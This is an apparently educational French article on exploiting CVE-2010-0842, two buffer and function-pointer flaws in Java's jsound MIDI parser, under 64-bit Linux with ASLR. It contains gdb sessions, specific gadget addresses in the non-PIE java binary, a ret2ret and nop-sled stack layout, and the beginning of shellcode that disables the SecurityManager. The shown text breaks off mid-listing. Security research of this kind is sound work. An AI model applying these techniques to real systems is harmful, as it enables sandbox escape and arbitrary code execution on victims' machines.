

ARCHITECTURE 64 BITS/ASLR : QUELLES CONSÉQUENCES POUR LES EXPLOITS 32 BITS ? ÉTUDE DE CAS AVEC JAVA ET LE CVE-2010-0842

Alexandre BARTEL – alexandre.bartel@uni.lu

mots-clés : EXPLOIT / JAVA / ASLR / 64 BIT / ROP

Les deux vulnérabilités du CVE-2010-0842 exploitées sous Windows en 32 bits restent-elles toujours exploitables en mode 64 bits avec ASLR ? En théorie, il est bien plus difficile, voire presque impossible de les exploiter de manière réaliste. En pratique, nous verrons que c'est toujours possible facilement.

Un des objectifs du langage Java est d'éliminer les risques liés à la gestion de la mémoire manuelle (par exemple, débordement de tampon) comme dans un langage tel que le C. En théorie, un accès direct à la mémoire n'est pas possible et Java utilise un ramasse-miette pour récupérer de la mémoire allouée, mais plus utilisée. En pratique, Java repose sur de nombreuses librairies C/C++ dont le code, lui, peut accéder directement à la mémoire. De plus, ce code risque de contenir des vulnérabilités de type débordement de tampon ce qui contredit un des objectifs de sécurité du langage Java. Dans cet article, nous allons dans un premier temps brièvement présenter l'architecture de la sécurité Java. Ensuite, nous détaillerons les deux vulnérabilités du CVE-2010-0842, trouvées dans du code C/C++, qui permettent de contourner le système de sécurité de Java. Puis, nous expliquerons comment les exploiter en mode 64 bits avec ASLR activé.

1 Java et la sécurité

1.1 Classes et permissions

Une application Java est composée de classes qui doivent être chargées dans l'environnement d'exécution (« runtime ») pour être exécutées. Pour ce faire, la plateforme Java contient un ensemble de chargeurs de classe (« classloaders »). Les applications et l'environnement d'exécution lui-même utilisent tous les deux ces chargeurs de classe pour dynamiquement charger des classes provenant de sources diverses telles que le système de fichiers local ou une ressource réseau distante.

Pendant l'initialisation de l'environnement d'exécution Java, la machine virtuelle java, ou JVM, va utiliser un chargeur de classes d'initialisation pour charger les classes nécessaires de la librairie de classes Java (JCL). Les classes de la JCL contiennent toutes les classes qui implémentent l'API standard de Java, comme `java.lang.Object` ou `java.lang.Class`. Ces classes sont appelées classes « système ». La JVM va ensuite charger les classes de l'application avec un autre chargeur de classe.

Le processus d'un chargeur de classe qui convertit une représentation binaire d'une classe à une instance de `java.lang.Class` est appelé « définition de classe ». Lors de chaque nouvelle définition d'une classe, celle-ci est associée à un ensemble de permissions. Les classes « système », chargées par le chargeur de classe d'initialisation, sont des classes de confiance et sont associées avec toutes les permissions. Au contraire, les classes d'une application sont associées avec très peu de permissions voire aucune permission par défaut dans le cas des applets Java.

1.2 La classe SecurityManager

Pour effectuer les contrôles de permissions, l'application Java doit être lancée en définissant un manager de

sécurité. En pratique, le champ **java.lang.System.security** doit faire référence à une instance de la classe **java.lang.SecurityManager**. Si aucun manager de sécurité n'est défini, les contrôles de permissions ne sont pas effectués.

Dans la plupart des scénarios, l'objectif d'un analyste est de désactiver le manager de sécurité en réinitialisant le champ **java.lang.System.security** à **null**. Pour ce faire, il faut qu'il exploite une vulnérabilité dans la base de code de Java. Cette vulnérabilité peut, par exemple, être une erreur d'implémentation au niveau Java, mais aussi, comme nous allons le voir dans les prochaines sections, un débordement de tampon au niveau C/C++. Le lecteur intéressé par les différents types de vulnérabilités Java est invité à lire l'étude de Holzinger et al. **[1]**. Notez que le manager de sécurité n'effectue que des contrôles de permissions pour le code Java.

2 Description du CVE-2010-0842

Dans cette section, nous allons brièvement décrire les vulnérabilités du CVE-2010-0842 **[2]** qui ont été trouvées et rendues publiques par Vreugdenhil **[3]**. Ces vulnérabilités datent un peu, certes, mais le principe d'attaque reste encore le même aujourd'hui. Elles ont été trouvées dans le code qui lit les fichiers midi dans la librairie Java jsound. Ces vulnérabilités sont présentes dans Java version 1.6u18 et ont été corrigées dans la version 1.6u19.

2.1 Écriture d'un octet zéro sur la pile

La première vulnérabilité est un dépassement de tampon dans la fonction **PV_MetaEventCallback**. La fonction a comme quatrième paramètre un pointeur vers le tampon source (**pText**) et comme cinquième paramètre (**textLength**) la taille en octet à copier du tampon source vers le tampon destination situé sur la pile (**buffer**).

```
static void PV_MetaEventCallback(void *threadContext,
                        GM_Song *pSong, char markerType,
                        void *pText, /* pointeur vers la source */
                              INT32 textLength, /* contrôlé par
l'analyste? */
                                 short currentTrack) {
[...]
    char buffer[1024];
[...]
    pTemp = pText;
    for(i=0;i<textLength;i++) {
      buffer[i] = *pTemp++;
    }
}
```

La variable **textLength** peut-elle être contrôlée par l'analyste ? Il se trouve que c'est bien le cas, car dans la fonction **PV_ProcessMidiSequenceSlide**, la taille est extraite du fichier midi et ce fichier est contrôlé par l'analyste...

```
 PV_ProcessMidiSequenceSlice {
[...]
    midi_byte = *midi_stream++;
    if (midi_byte == 0xFF) {
        midi_byte = *midi_stream++;
        switch(midi_byte) {
[...]
        case 0x06 :
            tmp_midi_stream = midi_stream ;
            textLength = PV_ReadVariableLengthMidi(&midi_
stream) ;/* variable extraite du fichier midi */
[...]
            PV_CallSongMetaEventCallback(threadContext, pSong,
midi_byte,
                                         (void *)tmp_midi_stream,
                                         textLength,
                                         (short)currentTrack) ;

}
```

```
PV_CallSongMetaEventCallback(void *threadContext, GM_Song *pSong,
                             char markerType, void *pText,
                             INT32 textLength, short currentTrack)
{
[...]
    theCallback = pSong->metaEventCallbackPtr ; /* le callback est
défini avant la lecture du fichier midi */
    if (theCallback) {
        (*theCallback) (threadContext, pSong, marketType, pText,
textLength, currentTrack) ;
    }
[...]
}
```

Comme l'indique le code suivant, depuis Java il faut donc : (1) appeler la méthode **setSequence** qui va appeler **GM_SetSongMetaEventCallback** qui va, elle, initialiser la variable **pSong→ metaEventCallabackPtr** et (2) lire le fichier midi contenant la séquence **0xFF 0x06** (voir figure 1) pour lancer la fonction **PV_MetaEventCallback**.

```
 ByteArrayInputStream bamidistream ; // representation du fichier midi

// (1)
sequencer.setSequence(bamidistream);

// (2)
sequencer.start();
```



Figure 1 : Représentation simplifiée de la structure du fichier midi pour déclencher la vulnérabilité de dépassement de tampon. Le fichier contient les octets 0xFF et 0x06 pour déclencher l'appel de la fonction PV_ReadVariableLengthMidi qui va interpréter textLength comme le nombre d'octets à copier dans le tampon, puis l'appel de PV_CallSongMetaEventCallback qui va copier les octets dans le tampon et provoquer un débordement.

Tous les ingrédients sont donc réunis pour exploiter ce débordement de tampon. Sauf que Vreugdenhil indique que le code assembleur ne copie pas la totalité du tampon source dans le tampon destination. Seul l'octet zéro final peut être écrit n'importe où sur la pile en fonction de la variable **textLength** contrôlée par l'analyste. Cela rend l'attaque plus complexe qu'un classique débordement de tampon. Vreugdenhil ne fournit pas d'exemple concret d'exploit pour cette vulnérabilité, mais l'exploitation en 32 bits (c'est-à-dire l'exécution de code arbitraire) est toujours possible selon lui. Nous verrons dans la section 4 comment exploiter cette vulnérabilité dans un environnement 64 bits avec ASLR.

2.2 Pointeur de fonction fourni par l'analyste

La seconde vulnérabilité permet à l'analyste de contrôler un pointeur de fonction. Dans la fonction **PV_CallControlCallbacks**, le pointeur de fonction **callback** est initialisé en fonction de l'indice **controler**. Nous voyons dans la fonction **PV_ProcessMidiSequencerSlice** que la valeur de cet indice est, comme pour la vulnérabilité précédente, extraite du fichier midi. Elle est donc directement sous le contrôle de l'analyste.

```
 static void PV_CallControlCallbacks(void *threadContext, GM_Song
*pSong,
                                short int channel, short int track,
                                short int controler, unsigned short
value) {
    GM_ControlCallbackPtr pControlerCallBack;
    GM_ControlerCallbackPtr callback;
    void         *reference;

    pControlerCallBack = pSong->controllerCallback;
    if (pControlerCallBack) {
      callback = pControlerCallBack->callbackProc[controler];
      reference = pControlerCallBack->callbackReference[controler];

      if (callback) { /* execution du pointeur de fonction */
        (*callback)(threadContext, pSong, reference,
                    channel, track, controler, value);
    }
  }
}
```

```
PV_ProcessMidiSequencerSlice {
[...]
        midi_byte = *midi_stream++;
        switch(midi_byte) {
[...]
        case 0xB0 :
          controler = *midi_stream++; /* valeur extraite du fichier
midi */
[...]
          midi_byte = *midi_stream++;
[...]
          PV_CallControlCallbacks(threadContext, pSong, MIDIChannel,
                          (INT16)currentTrack, (INT16)controler,
                          (UINT16)midi_byte);
}
```

Mais comment contrôler **callback** pour pouvoir appeler notre propre code à exécuter ? L'astuce consiste à avoir une valeur pour l'indice **controler** plus grande que le nombre d'éléments dans le tableau **callbackProc**, car l'analyste peut contrôler ce qui est écrit dans dans le tableau **callBackReference**. Voyons d'abord à quoi ressemble la définition de la structure **controllerCallback** pour connaître la taille du tableau.

```
#define MAX_CONTROLLERS  128
[...]
struct GM_ControlCallback {
    GM_ControlerCallbackPtr  callbackProc[MAX_CONTROLLERS];
    void  *callbackReference[MAX_CONTROLLERS];
};
```

La taille est de 128. Il faut donc que l'indice **controller** contienne une valeur supérieure ou égale à 128 (0x80) pour lire dans le tableau **callbackReference**. Voyons maintenant comment l'analyste peut contrôler ce qui est écrit dans **callbackReference**. Dans la fonction **nOpenRmfSequencer**, ci-dessous, l'entier **id** est d'abord initialisé avec la fonction **getMidiSongCount** qui ne fait qu'incrémenter un compteur pour chaque **MidiSong**.

Note

Notez que le nom de la fonction commence par un nom de paquet Java, ce qui indique que la fonction native peut être appelée depuis une classe Java.

Ensuite, l'adresse d'**id** est passée en paramètre à la fonction **XGetIndexedResource** qui va le passer à la fonction **XgetIndexedFileResource**. Cette fonction va ensuite aller extraire un entier du fichier midi et le placer dans la variable **id**. Finalement, l'entier **id** est affecté au champ **pSong→userReference**.

```
 Java_com_sun_media_sound_MixerSequencer_nOpenRmfSequencer(JNIEnv* e,
                                                    jobject thisObj,
                                                  jbyteArray rmfData,
                                                        jint length)
{
    GM_Song *pSong = NULL;
[...]
    jint id;
[...]
    id = getMidiSongCount();.
[...]
    xSong = (SongResource*)XGetIndexedResource(ID_SONG, (INT32*)
(&id),
                                                  0, NULL, (INT32*)
(&length));
[...]
    pSong->userReference = (void *) ((UINT_PTR) id);
}

static XShortResourceID midiSongCount = 0;

XShortResourceID getMidiSongCount() {
    return ++midiSongCount;
}
```

```
XPTR XGetIndexedResource(XResourceType resourceType,
XLongResourceID *pReturnedID,
                         INT32 resourceIndex, void *pResourceName,
                         INT32 *pReturnedResourceSize) {
[...]
      pData = XGetIndexedFileResource(openResourceFiles[count],
resourceType,
                                      pReturnedID, resourceIndex,
                                      pResourceName,
pReturnedResourceSize);

[...]
}
```

```
XPTR XGetIndexedFileResource(XFILE fileRef, XResourceType
resourceType,
                             XLongResourceID *pReturnedID,
                             INT32 resourceIndex, void
*pResourceName,
                             INT32 *pReturnedResourceSize) {
[...]
    err = XFileRead(fileRef, pReturnedID, (INT32)sizeof(INT32));
    *pReturnedID = (XlongResourceID)XGetLong(pReturnedID); // lit
un entier du fichier midi
[...]
}
```

Mais comment le tableau **pSong→controllerCallback->callbackReference[controler]** est-il affecté par l'entier **pSong→userReference** ? Cela se passe dans la fonction **GM_SetControllerCallback** qui est elle-même appelée par **nAddControllerEventCallback**. Il reste à comprendre comment combiner toutes ces opérations, qui semblent indépendantes les unes des autres, depuis l'application Java.

```
 void GM_SetControllerCallback(GM_Song *theSong, void * reference,
                               GM_ControlerCallbackPtr
controllerCallback,
                               short int controller) {
  GM_ControlCallbackPtr pControlerCallBack;
[...]
    pControlerCallBack->callbackProc[controller] = controllerCallback;
    pControlerCallBack->callbackReference[controller] = (void *)
reference;
}
```

```
Java_com_sun_media_sound_MixerSequencer_nAddControllerEventCallback
(JNIEnv* e,
                                    jobject thisObj,jlong id, jint
controller) {
    GM_Song *pSong = (GM_Song *) (INT_PTR) id;
[...]
    GM_SetControllerCallback(pSong, (void *)pSong->userReference,
                             *(PV_ControllerEventCallback),
                             (short int)controller);
}
```

Comme l'indique le code suivant, depuis Java il faut appeler des méthodes qui vont déclencher les évènements suivants : (1) lire un entier du fichier midi et le placer dans **pSong→ userReference** via la variable **id**, (2) copier la valeur de **pSong→userReference** dans le tableau **callbackReference** et (3) utiliser le pointeur de fonction avec la valeur copiée dans **callbackReference**.

```
 ByteArrayInputStream bamidistream ; // représentation du fichier
midi
[...]
// (1) cette méthode va appeler nOpenRmfSequencer
// qui va placer une valeur contrôlée par l'analyste dans pSong->
userReference
sequencer.setSequence(bamidistream);

// (2) ce code va appeler nAddControllerEventCallback pour
// copier la valeur de  pSong userRefernce dans le tableau
callbackReference
MyController mc = new MyController();
sequencer.addControllerEventListener(mc, new int[] {0});

// (3) cette méthode va appeler PV_CallControlCallbacks pour
exécuter le code situé à l'adresse
// indiquée dans callbackReference qui est la valeur contrôlée par
l'analyste
sequencer.start();
```

Il reste à savoir quelle valeur mettre dans le tableau **callbackReference** pour que le pointeur de fonction aille exécuter le payload. Vreugdenhil note que le registre **ebx** pointe vers la suite du fichier midi. Il suffit donc de (a) placer le payload à cet endroit dans le fichier midi et (b) de trouver l'adresse d'une instruction qui va sauter à l'adresse contenue par **ebx**. À l'époque de la découverte de cette vulnérabilité, ASLR n'était pas grandement déployé. Trouver l'adresse d'une instruction **jmp ebx** était donc une solution viable. Une telle instruction se trouve en effet, à l'adresse **0x6d53cb6d** de la librairie **jsound**.



Figure 2 : Représentation simplifiée de la structure du fichier midi pour déclencher la vulnérabilité. Le fichier contient le Song id qui sera utilisé comme adresse vers un jmp ebx, et les octets 0xB0 et 0x80 pour écrire l'id dans le tableau callbackReference.

Cet exploit permet de contourner le **SecurityManager** via l'exécution de code en natif où aucun contrôle de permission n'est effectué. Nous allons voir dans la section suivante si c'est toujours le cas en mode 64 bits avec ASLR.

3 La vulnérabilité qui n'en est plus une ?

La vulnérabilité de la section précédente reste-t-elle exploitable sous Debian en mode 64 bits avec ASLR ? Commençons par regarder le code de plus près pour identifier le nombre d'octets du pointeur de fonction que l'analyste contrôle en mode 64 bits.

```
*pReturnedID = (XLongResourceID)XGetLong(pReturnedID);
```

La fonction **XgetLong**, contrairement à ce que son nom indique, ne va pas lire un **long** (8 octets en java), mais un **int** (4 octets). La valeur est ensuite convertie

en **XlongResourceID** qui est une valeur sur 32 bits. L'analyste ne contrôle maintenant plus que les 32 bits de poids faible de chaque élément du tableau **callbackReference** (les pointeurs sont maintenant 64 bits). Cela suffira-t-il pour trouver l'instruction **jmp rbx** (**rbx** est l'extension 64 bits d'**ebx**) comme expliqué dans la section précédente ? Voyons un peu à quoi ressemble la cartographie de la mémoire. Peut-être allons-nous trouver quelque chose d'intéressant malgré la présence d'ASLR ?

```
(gdb) info proc mappings
process 968
Mapped address spaces:
          Start Addr         End Addr       Size     Offset objfile
          0x40000000         0x40009000     0x9000   0x0 /opt/oracle-
jre/jdk1.6.0_01/bin/java
          0x40108000         0x4010a000     0x2000   0x8000 /opt/
oracle-jre/jdk1.6.0_01/bin/java
```

En exécutant le binaire plusieurs fois, nous remarquons que le programme java n'a pas été compilé avec l'option PIE (*Position Independent Code*), donc le binaire est toujours chargé à la même adresse. Et cela bien qu'ASLR soit activé et que les adresses de toutes les librairies et de la pile soient aléatoires. Ce binaire à adresse fixe est une mine d'or (ou plutôt de gadgets) pour l'analyste. Voyons voir si ce binaire contient un **jmp rbx** (**0xFF 0xE3** en hexadécimal). Pour ce faire, nous allons utiliser un des nombreux désassembleurs **[4]** pour obtenir une chaîne hexadécimale du binaire puis chercher ce qui nous intéresse.

```
$ grep -o ffe3 hexa.txt
$
```

Aucun résultat. Mais d'ailleurs, est-ce bien toujours **rbx** qui pointe vers le fichier midi en mémoire dans le binaire 64 bits ? Vérifions cela en lançant l'exploit original de Vreugdenhil et en indiquant à gdb de stopper lors d'une erreur de segmentation (SIGSEGV). Cela nous permettra d'arrêter le programme juste au moment où il est censé sauter à l'adresse d'une instruction **jmp ebx**. Nous avons vu dans la section précédente que cette adresse est **0x6d53cb6d**. Comme elle n'est pas mappée dans notre cas, cela produira une erreur de segmentation.

```
(gdb) handle SIGSEGV stop
Signal        Stop      Print   Pass to program Description
SIGSEGV       Yes       Yes     Yes             Segmentation fault
(gdb) c
Continuing.

Thread 22 "java" received signal SIGSEGV, Segmentation fault.
[Switching to Thread 0x7f678d582700 (LWP 10447)]
0x000000006d53cb6d in ?? ()
(gdb) bt
#0  0x000000006d53cb6d in ?? ()
#1  0x00007f679e5abe66 in PV_CallControlCallbacks () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#2  0x00007f679e5ae094 in PV_ProcessMidiSequencerSlice () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#3  0x00007f679e5ae52b in PV_ProcessSequencerEvents () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#4  0x00007f679e5b2036 in PV_ProcessSampleFrame () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#5  0x00007f679e5b1d6b in HAE_BuildMixerSlice () from /opt/oracle-
jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#6  0x00007f679e5c02cd in PV_AudioWaveOutFrameThread () from /opt/
oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#7  0x00007f679e59e592 in Java_com_sun_media_sound_MixerThread_runNative
() from /opt/oracle-jre/jdk1.6.0_01/jre/lib/amd64/libjsound.so
#8  0x00007f67e5013df7 in ?? ()
#9  0x0000000000000000 in ?? ()
```

Rappelons que le code de **PV_ProcessMidiSequencerSlice** est le suivant :

```
 midi_byte = midi_stream++; /* cette ligne de code en assembleur
nous indiquera le registre  qui pointe vers midi_stream */
[...]
PV_CallControlCallbacks(threadContext, pSong, MIDIChannel,
                        (INT16)currentTrack, (INT16)controler,
(UINT16)midi_byte);
```

Donc, en regardant le code assembleur un peu avant **0x00007f679e5ae094**, nous devrions trouver une instruction d'affectation du pointeur vers le flux d'octets du fichier midi vers un registre suivi d'une instruction incrémentant le pointeur vers le flux. Et effectivement, à l'adresse **0x00007f679e5ae00b**, nous avons :

```
   0x00007f679e5ae00b <+971>:   mov    0x6c(%rbx),%eax
   0x00007f679e5ae00e <+974>:   inc    %r12
```

Le registre pointant vers le flux n'est donc pas rbx, mais **r12** ! Essayons de trouver un **jmp r12** (**0x41 0xff 0xe4**).

```
$ grep -o 41ffe4 hexa.txt
$
```

Toujours rien. Nous ne sommes pas plus avancés qu'avant. Mais, nous n'avons pas dit notre dernier mot ! Essayons de trouver une instruction qui saute vers **r12** plus un offset :

```
$ grep -o "41ff.............." hexa.txt  | wc -l
$ 51
```

Nous trouvons donc plus de 50 flux d'octets potentiellement intéressants. En désassemblant ces flux d'octets en instructions **[5]**, nous trouvons trois instructions très intéressantes.

```
 41 ff 54 24 78          call   QWORD PTR [r12+0x78]
 41 ff 94 24 38 05 00    call   QWORD PTR [r12+0x538]
 41 ff 94 24 08 01 00    call   QWORD PTR [r12+0x108]
```

Hourra ! Nous venons de trouver des instructions qui nous permettront de sauter vers notre shellcode ! La prochaine étape est de trouver l'adresse d'une de ces instructions (disons la première vers **r12+0x78**) :

```
(gdb) find /b 0x40000000, 0x40009000, 0x41, 0xff, 0x54, 0x24, 0x78
0x400020a0 <JavaMain+160>
1 pattern found.
```

Ensuite, dans le fichier midi, remplaçons l'ancienne adresse par la nouvelle, et voilà, nous avons réparé l'exploit ! L'exploit d'origine ne fonctionnera sans doute pas sous GNU/Linux, car le code assembleur lance **calc.exe**, de plus le code assembleur du payload doit être décalé de **0x78** octets. Il est laissé comme exercice au lecteur d'effectuer les modifications nécessaires pour le rendre utile et fonctionnel sous GNU/Linux 64 bits.

4 Exploitation d'un dépassement de tampon et désactivation du SecurityManager

4.1 Débordement de tampon

Dans cette section, nous allons exploiter le dépassement de tampon en version 64 bits pour exécuter notre shellcode. Nous allons tout d'abord tester le comportement du code en 64 bits. Sera-t-il le même qu'en 32 bits ? Pour ce faire, nous utilisons un fichier midi avec le code séquence **0xFF 0x07** suivi de la taille du tableau à copier et des octets à copier (**0xAAAAAA**...). Comme expliqué dans la section 2, la séquence **0xFF 0x07** servira à déclencher le code qui va faire déborder le tampon et nous permettra d'écrire un zéro n'importe où dans la pile. La fonction vulnérable est **PV_MetaEventCallback**. Plaçons un breakpoint à l'entrée de la fonction.

```
(gdb) break PV_MetaEventCallback
Breakpoint 1 at 0x7f6db5e50980
(gdb) c
Continuing.
[Switching to Thread 0x7f6dace07700 (LWP 21764)]

Thread 22 "java" hit Breakpoint 1, 0x00007f6db5e50980 in PV_
MetaEventCallback () from /opt/alex/oracle-jre/jdk1.6.0_01/jre/lib/
amd64/libjsound.so
```

Voici l'état de la pile avant la copie dans le tableau :

```
(gdb) x/6gx $rsp
0x7f6dace066e8: 0x00007f6db5e5ab85      0x0000000000000000
0x7f6dace066f8: 0x00007f6db5e5d2fe      0x00000000000005c8
0x7f6dace06708: 0x0000000000000000      0x0000000000000000
```

Nous allons placer un breakpoint à l'unique instruction **ret** de la fonction pour vérifier l'état de la pile après la copie dans le tableau.

```
(gdb) break *0x00007f6db5e50a1b
Breakpoint 2 at 0x7f6db5e50a1b
```

Normalement, comme pour le code 32 bits, le code aura changé la valeur d'un octet en zéro quelque part dans la pile, après le tableau.

```
(gdb) c
Continuing.

Thread 22 "java" hit Breakpoint 2, 0x00007f6db5e50a1b in PV_
MetaEventCallback () from /opt/alex/oracle-jre/jdk1.6.0_01/jre/lib/
amd64/libjsound.so
(gdb) x/6gx $rsp
0x7f6dace066e8: 0xAAAAAAAAAAAAAAAA      0xAAAAAAAAAAAAAAAA
0x7f6dace066f8: 0xAAAAAAAAAAAAAAAA      0xAAAAAAAAAAAAAAAA
0x7f6dace06708: 0xAAAAAAAAAAAAAAAA      0xAAAAAAAAAAAAAA00
```

Intéressant, il semble que le code 64 bits, contrairement au code 32 bits, copie le tableau source entier sur la pile ! Effectivement, en regardant le code assembleur il est clair que tout le tableau source y est copié.

```
(gdb) disas  PV_MetaEventCallback
Dump of assembler code for function PV_MetaEventCallback:
[...]
// rcx pointe vers le tableau source
// esi est initialisé à 0 et représente le nombre d'octets copiés
// ebx contient le nombre d'octets à copier
   0x00007f6db5e509b0 <+48>:    movzbl (%rcx),%eax // lit un octet
et le place dans eax
   0x00007f6db5e509b3 <+51>:    movslq %esi,%rdx // copie esi dans
rdx avec extension du signe
   0x00007f6db5e509b6 <+54>:    inc    %rcx // incrémente rcx
   0x00007f6db5e509b9 <+57>:    inc    %esi // incrément esi
   0x00007f6db5e509bb <+59>:    cmp    %ebx,%esi // reste-t-il des
octets à copier ? [C1]
   0x00007f6db5e509bd <+61>:    mov    %al,0x20(%rsp,%rdx,1)
// copie un octet sur la pile
   0x00007f6db5e509c1 <+65>:    jl     0x7f6db5e509b0 <PV_
MetaEventCallback+48> // oui pour C1
   0x00007f6db5e509c3 <+67>:    movslq %ebx,%rax // non pour C1
   0x00007f6db5e509c6 <+70>:    mov    %ebx,%esi
   0x00007f6db5e509c8 <+72>:    mov    %rbp,%rdi
   0x00007f6db5e509cb <+75>:    movb   $0x0,0x20(%rsp,%rax,1)
// rajoute l'octet 0x00 à la fin
[...]
```

Nous pouvons donc remplacer n'importe quel octet sur la pile. Comme le bit NX n'est pas activé par défaut sous notre version de test de Debian testing, nous allons pouvoir mettre notre payload dans le fichier midi et le faire copier sur la pile pour l'exécuter. La technique classique lors de l'exploitation d'un débordement de tampon est de modifier la valeur de l'adresse de retour de la fonction (**0x00007f6db5e5ab85** dans notre exemple) pour mettre l'adresse de notre payload. Cependant, comme ASLR est activé, l'adresse de la pile change à chaque exécution et nous ne pouvons donc pas savoir à l'avance quelle sera l'adresse de notre payload. Mais comment diable allons-nous trouver l'adresse de notre payload ? « Mystère et boule de gomme » dirait l'autre. Bon, récapitulons : nous pouvons modifier la pile, mais nous ne connaissons pas l'adresse de notre payload. Peut-être y a-t-il une adresse proche de notre adresse de payload quelque part sur la pile ? Relançons le programme. Voici l'état de la pile avant la copie du tableau.

```
(gdb) x/80gx $rsp
0x7fae2588a668: 0x00007f453eaaab85      0x0000000000000000 // (1)
...a668 = pointé par rsp
0x7fae2588a678: 0x00007f453eaad2fe      0x00000000000005c8
0x7fae2588a688: 0x0000000000000000      0x0000000000000000
[...]
0x7fae2588a7f8: 0x00007f4588140190      0x00007f45881341e0
0x7fae2588a808: 0x00007f4588140190      0x00007f453ebc5308 // (3)
...a800 = destination
0x7fae2588a818: 0x00007f453eab1036      0x00007f453e660020
[...]
0x7fae2588a858: 0x00007f453ebccdb0      0x0000000000304000
0x7fae2588a868: 0x00007f453eabf2cd      0x00007f44fda8f7c0
0x7fae2588a878: 0x00007fae2588a898      0x0000000400305b30 // (2)
...a878 = candidat potentiel
[...]
```

Un candidat très intéressant est l'adresse **0x00007fae2588a898**. En utilisant le débordement de tampon,

nous pouvons écraser le dernier octet de l'adresse (les adresses sont représentées en petit-boutiste (little-endian), donc il est possible d'écraser uniquement les deux octets de poids faible sans changer le reste de l'adresse). Nous avons donc l'adresse **0x00007fae2588a800** qui pointe quelque part où l'on contrôle les valeurs dans la pile. Il reste à trouver comment atteindre cette adresse éloignée de **rsp** qui pointe vers l'adresse **0x7fae2588a668**. Une technique, appelée **ret2ret** **[6]** consiste à remplacer toutes les adresses de la pile avec l'adresse d'un gadget qui ne fera qu'un **ret** (voir Figure 3 à gauche). Notez que pour trouver les gadgets nous utilisons la même astuce que dans la section précédente : comme le binaire Java n'est pas compilé en PIE, son adresse en mémoire est toujours la même malgré ASLR, ce qui nous permet de l'utiliser pour trouver les gadgets nécessaires. Ce gruyère d'adresses vers des **rets** posera problème, car notre adresse modifiée pointera vers ledit gruyère : il y aura probablement un plantage du programme ! Ce qu'il nous faut c'est un emmental d'adresses vers des gadgets qui vont incrémenter **rsp** pour former les trous vers lesquels **0x00007fae2588a800** pointera. Nous remplirons chaque trou avec un toboggan de **nop** (*nop sled*) suivi d'un **jmp** vers le début de notre shellcode. Cette seconde approche est illustrée Figure 3 à droite.



Figure 3 : La pile de type ret2ret avec uniquement des adresses vers un gadget ret (gauche) et la pile avec des adresses vers des gadgets incrémentant le pointeur de pile rsp, les toboggans de nop et les jmps vers le shellcode (à droite).

Note

Le lecteur attentif se demandera sans doute pourquoi l'astuce de la section 3 consistant à sauter à l'adresse d'ebx, ne fonctionne pas ici. Et il aura raison ! Il est probablement possible d'utiliser cette technique avec un jmp vers le registre rsp+ un offset. L'objectif dans cette section est de montrer une autre approche.

4.2 Désactivation du SecurityManager

Nous sommes maintenant capables d'exécuter notre shellcode. Comme expliqué dans la section 1, aucune vérification de permission n'est effectuée au niveau du code natif. Donc, nous pourrions nous arrêter ici, car nous pouvons déjà exécuter du code avec les droits du processus de la machine virtuelle Java. Cependant, il peut être intéressant de considérer un shellcode qui ira uniquement désactiver le **SecurityManager**. Cela a plusieurs avantages. Premièrement, le nombre d'instructions en assembleur est faible (une dizaine), ce qui facilitera le portage vers une autre architecture. Deuxièmement, le code de l'analyste peut être directement écrit en Java, langage multiplateforme, ce qui permettra de le réutiliser directement pour différents couples architecture/système d'exploitation.

Le **SecurityManager** est référencé par un champ privé de la classe **System**. Pour récupérer la classe **System**, nous allons utiliser la fonction **FindClass** de la structure **JNIEnv**. Cette fonction nous retournera un pointeur vers la classe **System**. Le code C ressemble à cela :

```
jclass systemCls = (*env)->FindClass(env, "java/lang/System");
```

Pour appeler **FindClass**, il nous faut un pointeur vers un **JNIEnv**. Où le trouver ? En mettant un breakpoint dans la première fonction native (**runNative**, voir la trace d'appels de la section 3), nous regardons la valeur de **rsi** qui n'est autre que l'adresse de **JNIEnv** : **0x7f648c140190** (en 64 bits/Linux le premier paramètre est passé via **rsi**). Regardons ensuite dans la pile, après le débordement du tampon et le saut vers notre shellcode, pour trouver une valeur similaire :

```
(gdb) x/80gx rsp
[...]
0x7fae2588a9c8: 0x00007f6493b07bfd      0x00007f6400000001
0x7fae2588a9d8: 0x00007f648c140000      0x00007f644026fa30
// ...09d8 = adresse proche
```

L'adresse de **JNIEnv** est donc **0x00007f648c140000** plus **0x190**. Le code assembleur de notre shellcode pour récupérer l'adresse de la classe System est :

```
0 : mov    0x721(%rip),%rdi  # récupération de l'adresse proche de JNIEnv
1 : add    $0x190,%rdi       # ajout de l'offset pour avoir le
pointeur vers JNIEnv
2 : lea    0x72(%rip),%rsi   # récupération de l'adresse de ''java/lang/
System''
3 : mov    %rdi,%rax         # copie le pointeur vers JNIEnv dans rax
